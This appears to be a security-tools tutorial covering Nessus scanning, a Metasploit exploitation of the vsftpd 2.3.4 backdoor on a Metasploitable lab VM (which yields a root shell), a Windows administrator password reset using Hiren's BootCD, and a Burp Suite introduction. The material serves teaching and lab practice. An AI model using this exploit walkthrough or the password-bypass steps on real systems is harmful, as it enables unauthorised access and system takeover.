
A scan policy is a set of predefined configuration options related to performing a scan. After you create a policy, you can select it as a template in the User Defined tab when you create a scan. For more information, see [Create a Policy](#) in the Nessus User Guide.

The Nessus interface provides brief explanations of each template in the product. Some templates are only available when you purchase a fully licensed copy of Nessus Professional.

To see a full list of the types of templates available in Nessus, see [Scan and Policy Templates](#). To quickly get started with Nessus, use the Basic Network Scan template.

Prepare your scan by configuring the [settings](#) available for your chosen template. The Basic Network Scan template has several default settings preconfigured, which allows you to quickly perform your first scan and view results without a lot of effort.

Follow these steps to run a basic scan:




The following are Basic settings:

Setting	Description
Name	Specifies the name of the scan or policy. This value is displayed on the Nessus interface.
Description	(Optional) Specifies a description of the scan or policy.

Folder	Specifies the folder where the scan appears after being saved.
Targets	Specifies one or more targets to be scanned. If you select a target group or upload a targets file, you are not required to specify additional targets.

Although you can leave the remaining settings at their pre-configured default, Tenable recommends reviewing the Discovery, Assessment, Report and Advanced settings to ensure they are appropriate for your environment.

For more information, see the [Scan Settings](#) documentation in the Nessus User Guide



After you have configured all your settings, you can either click the Save button to launch the scan later, or launch the scan immediately.

If you want to launch the scan immediately, click the  button, and then click Launch. Launching the scan will also save it.

The time it takes to complete a scan involves many factors, such as network speed and congestion, so the scan may take some time to run.

Viewing scan results can help you understand your organization's security posture and vulnerabilities. Color-coded indicators and customizable viewing options allow you to tailor how you view your scan's data.

You can view scan results in one of several views:

Basic Network
[Back to My Scans](#)

Configure Audit Trail Launch Export

Hosts 1 Vulnerabilities 66 Remediations 2 History 1

Filter Search Vulnerabilities 66 Vulnerabilities

Sev	Name	Family	Count	Actions
Critical	Jenkins < 2.46.2 / 2.57 and Je...	CGI abuses	1	
Critical	MS17-010: Security Update f...	Windows	1	
High	Jenkins < 2.121.2 / 2.133 Mul...	CGI abuses	1	
High	Jenkins < 2.138.4 LTS / 2.150....	CGI abuses	1	
High	Jenkins < 2.150.2 LTS / 2.160 ...	CGI abuses	1	
High	MS12-020: Vulnerabilities in ...	Windows	1	
Medium	Jenkins < 2.107.2 / 2.116 Mul...	CGI abuses	1	
Medium	Jenkins < 2.121.3 / 2.138 Mul...	CGI abuses	1	
Medium	Jenkins < 2.138.2 / 2.146 Mul...	CGI abuses	1	
Medium	Jenkins < 2.73.3 / 2.89 Multip...	CGI abuses	1	
Medium	Jenkins < 2.89.2 / 2.95 Multip...	CGI abuses	1	
Medium	Jenkins < 2.89.4 / 2.107 Multi...	CGI abuses	1	
Medium	Microsoft Windows Remote ...	Windows	1	

Scan Details

Name: Basic Network
Status: Completed
Policy: Basic Network Scan
Scanner: Local Scanner
Start: February 25 at 9:03 AM
End: February 25 at 9:07 AM
Elapsed: 4 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

To view vulnerabilities:

1. In the top navigation bar, click Scans.
2. Click the scan for which you want to view results.
3. Do one of the following:
 - o Click a specific host to view vulnerabilities found on that host.
 - o Click the Vulnerabilities tab to view all vulnerabilities.
4. (Optional) To sort the vulnerabilities, click an attribute in the table header row to sort by that attribute.
5. Clicking on the vulnerability row will open the vulnerability details page, displaying plugin information and output for each instance on a host.

The screenshot shows a web-based security scanning interface. At the top, it displays "Finance Department Test PCI Scan" and "CURRENT RESULTS: TODAY AT 9:02 AM". On the left, there's a navigation menu with "Hosts > [redacted] > Vulnerabilities 27". A "Configure" button is in the top right corner.

The main content area has a title "Microsoft Windows SMB NULL Session Authentication" with a "MEDIUM" severity level highlighted in a yellow box. Below the title, there are two sections: "Description" and "Solution".

Description
The remote host is running Microsoft Windows. It is possible to log into it using a NULL session (i.e., with no login or password). Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution
Apply the following registry changes per the referenced Technet advisories :
Set:
- HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1

Remove BROWSER from :
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes

Reboot once the registry changes are complete.

On the right side, there are several tabs: "Plugin Details", "Risk Information", "Vulnerability Information", and "Reference Information".

Plugin Details
Severity: Medium
ID: 26920
Version: \$Revision: 1.30 \$
Type: remote
Family: Windows
Published: 2007/10/04
Modified: 2012/02/29

Risk Information
Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/E/N/A:N
CVSS Temporal Vector: CVSS2#E:U/RL:U/RC:ND
CVSS Temporal Score: 4.3

Vulnerability Information
Exploit Available: false
Exploit Ease: No known exploits are available
Vulnerability Pub Date: 1999/07/14

Reference Information
CVE: CVE-1999-0519, CVE-1999-0520, CVE-2002-1117
OSVDB: 299, 8230
BID: 494

At the bottom, there's a "Output" section containing the text "It was possible to bind to the \browser pipe". Below this is a table with columns "Port", "Hosts", and "445 / tcp / cifs".

Metasploit :-

msfconsole is the most commonly used shell-like all-in-one interface that allows you to access all features of Metasploit. It has Linux-like command-line support as it offers command auto-completion, tabbing, and other bash shortcuts.

It's the main interface that'll allow you to work with Metasploit modules for scanning and launching an attack on the target machine.

- How to use Metasploit :-

To begin using the Metasploit interface, open the Kali Linux terminal and type msfconsole

By default, msfconsole opens up with a banner; to remove that and start the interface in quiet mode, use the msfconsole command with the -q flag.

```
(kali㉿kali)-[~]
$ msfconsole

      dTb,dTb
      4' v 'B
      6, . ,P
      'T, . ,P'
      'T; ;P'
      'VVP'

I love shells --egypt

      =[ metasploit v6.0.45-dev                               ]
+ --=[ 2134 exploits - 1139 auxiliary - 364 post          ]
+ --=[ 592 payloads - 45 encoders - 10 nops              ]
+ --=[ 8 evasion                                         ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > █
```

To Start with Metasploit I have setup a metasploitable 2 in virtual machine to use metasploit tool.

Her I Have use a Nmap tool to Scaning the metasploitable IP (192.168.0.105)

```
>Nmap -sS -sV 192.168.0.105
```

```
[root@balwant]~[/home/balwant]
# nmap -sS -sV 192.168.0.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-05 21:13 IST
Nmap scan report for 192.168.0.105
Host is up (0.0001s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntus5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:E5:C2 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
```

There are lot of port open that means the system is to not secure but we will try to exploit the port 21 service FTP Version vsftpd 2.3.4 (Exploit - exploit/unix/ftp/vsftpd_234_backdoor)

Command :- msfconsole

```
          _oo0oo_'
         .;l116668'
         ...;l11118'
         .;.....;l111;;;.....
         .....;);.... .

=[ metasploit v6.2.31-dev
+ -- ---[ 2274 exploits - 1192 auxiliary - 405 post      ]
+ -- ---[ 951 payloads - 45 encoders - 11 nops        ]
+ -- ---[ 9 evasion                                ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Now we will search for vsftpd for Backdoor command Execution
Command :- serach vsftpd

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  ---
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

here we can see the name and description of the backdoor and rank also which is given by top hacker in the world

Command :- use 0

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

We will give command **info** to exploit and we can have some information regarding the exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hd़ <x@hd़.io>
MC <mc@metasploit.com>

Available targets:
Id Name
-- -----
0 Automatic

Check supported:
No

Basic options:
Name   Current Setting Required Description
----  -----
RHOSTS      yes    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
             taspl
RPORT     21    yes    The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9s$5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

next we have to sets Remote host by Option command we can fill and see the details

command :- **options**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          21      yes      The target port (TCP)

Payload options (cmd/unix/interact):

Name   Current Setting  Required  Description
----  -----  -----  -----
Exploit target:

Id  Name
--  --
0  Automatic
```

Now we have to set a RHOST and RPORT to Set a Rhosts Command

Set rhosts target's ip

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.105 ←
rhosts => 192.168.0.105
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  192.168.0.105    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   21                yes        The target port (TCP)

Payload options (cmd/unix/interact):

Name   Current Setting  Required  Description
----  -----  -----  -----
Exploit target:

Id  Name
--  --
0   Automatic
```

Command :- **show payloads**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --          -----  -----  -----  -----
0  payload/cmd/unix/interact           normal  No    Unix Command, Interact with Established Connection
```

Now we Have create a Payloads Let's Exploit it.

Command :- **set payload 0**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > []
```

The payload is ready to exploit give a command :- **exploit**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.105:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.105:21 - USER: 331 Please specify the password.
[+] 192.168.0.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:40347 -> 192.168.0.105:6200) at 2023-01-05 22:26:15 +0530
```

```
ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Jan 5 01:29 dev
drwxr-xr-x 94 root root 4096 Jan 5 02:23 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 6542 Jan 5 01:29 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 112 root root 0 Jan 5 01:29 proc
drwxr-xr-x 13 root root 4096 Jan 5 01:29 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jan 5 01:29 sys
drwxrwxrwt 4 root root 4096 Jan 5 01:29 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Now i got the system access successfully and i am in system with

Root user permission to see who am i give a command :- `whoami`

```
whoami  
root
```

Now I can Change or modify the system like token stealing, screenshot, making new user or delete files etc.

Hirenboot :-


Hiren BootCD is an indispensable tools used by several system administrators and technicians. This is a utility that works with hard drive of the system along with its recovery and overall diagnostic tools to ensure the diagnosis of all the computer nodes

- How to use Hirenboot :-

First we have to Downloads a Hiren's BootCD through this link :- <https://www.hirensbootcd.org/>

After Downloading the Hiren ISO file we have to Downloads rufus tool or flash an USB. Link:- <https://rufus.ie/en/>

Open Rufus and Select the ISO file and Select the pendrive.




After Booting the USB Shutdown the windows 10 Computer and boot into BIOS there are key to boot into bios Click a power bottun on and press a key as you system


- Acer: F2 or DEL.
- ASUS: F2 for all PCs, F2 or DEL for motherboards.
- Dell: F2 or F12.
- HP: ESC or F10.
- Lenovo: F2 or Fn + F2.
- Lenovo (Desktops): F1.
- Lenovo (ThinkPads): Enter + F1.





When you are in bios select the USB using up and down arrows and press enter.



Wait some time to boot your windows machine then click the menu and go to Security folder and select Passwords folder then click on NT Password Edit tool.



Click on a Administrator then click on change password the enter your new windows password we a same user thet have administrator permission.



Burpsuite :-

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

- How to use BrupSuite :-

To use Burp for penetration testing, use **Burp's browser**, which requires no additional configuration. To launch Burp's browser, go to the **Proxy > Intercept** tab and click **Open Browser**. A new browser session will open in which all traffic is proxied through Burp automatically. You can even use this to test using HTTPS.

Once you have Burp running and have opened Burp's browser, go to the **Proxy > Intercept** tab, and ensure that interception is turned on (if the button says **Intercept is off** then click it to toggle the interception status). Then, go to the browser and visit any URL.

Each HTTP request made by the browser is displayed in the **Intercept** tab. You can view each message, and edit it if required. When you are done making changes, click the **Forward** button to send the request on to the destination web server. If at any time there are intercepted

messages pending, you will need to forward all of these in order for the browser to complete loading the pages it is waiting for.

You can toggle the **Intercept is on / off** button in order to browse normally without any interception



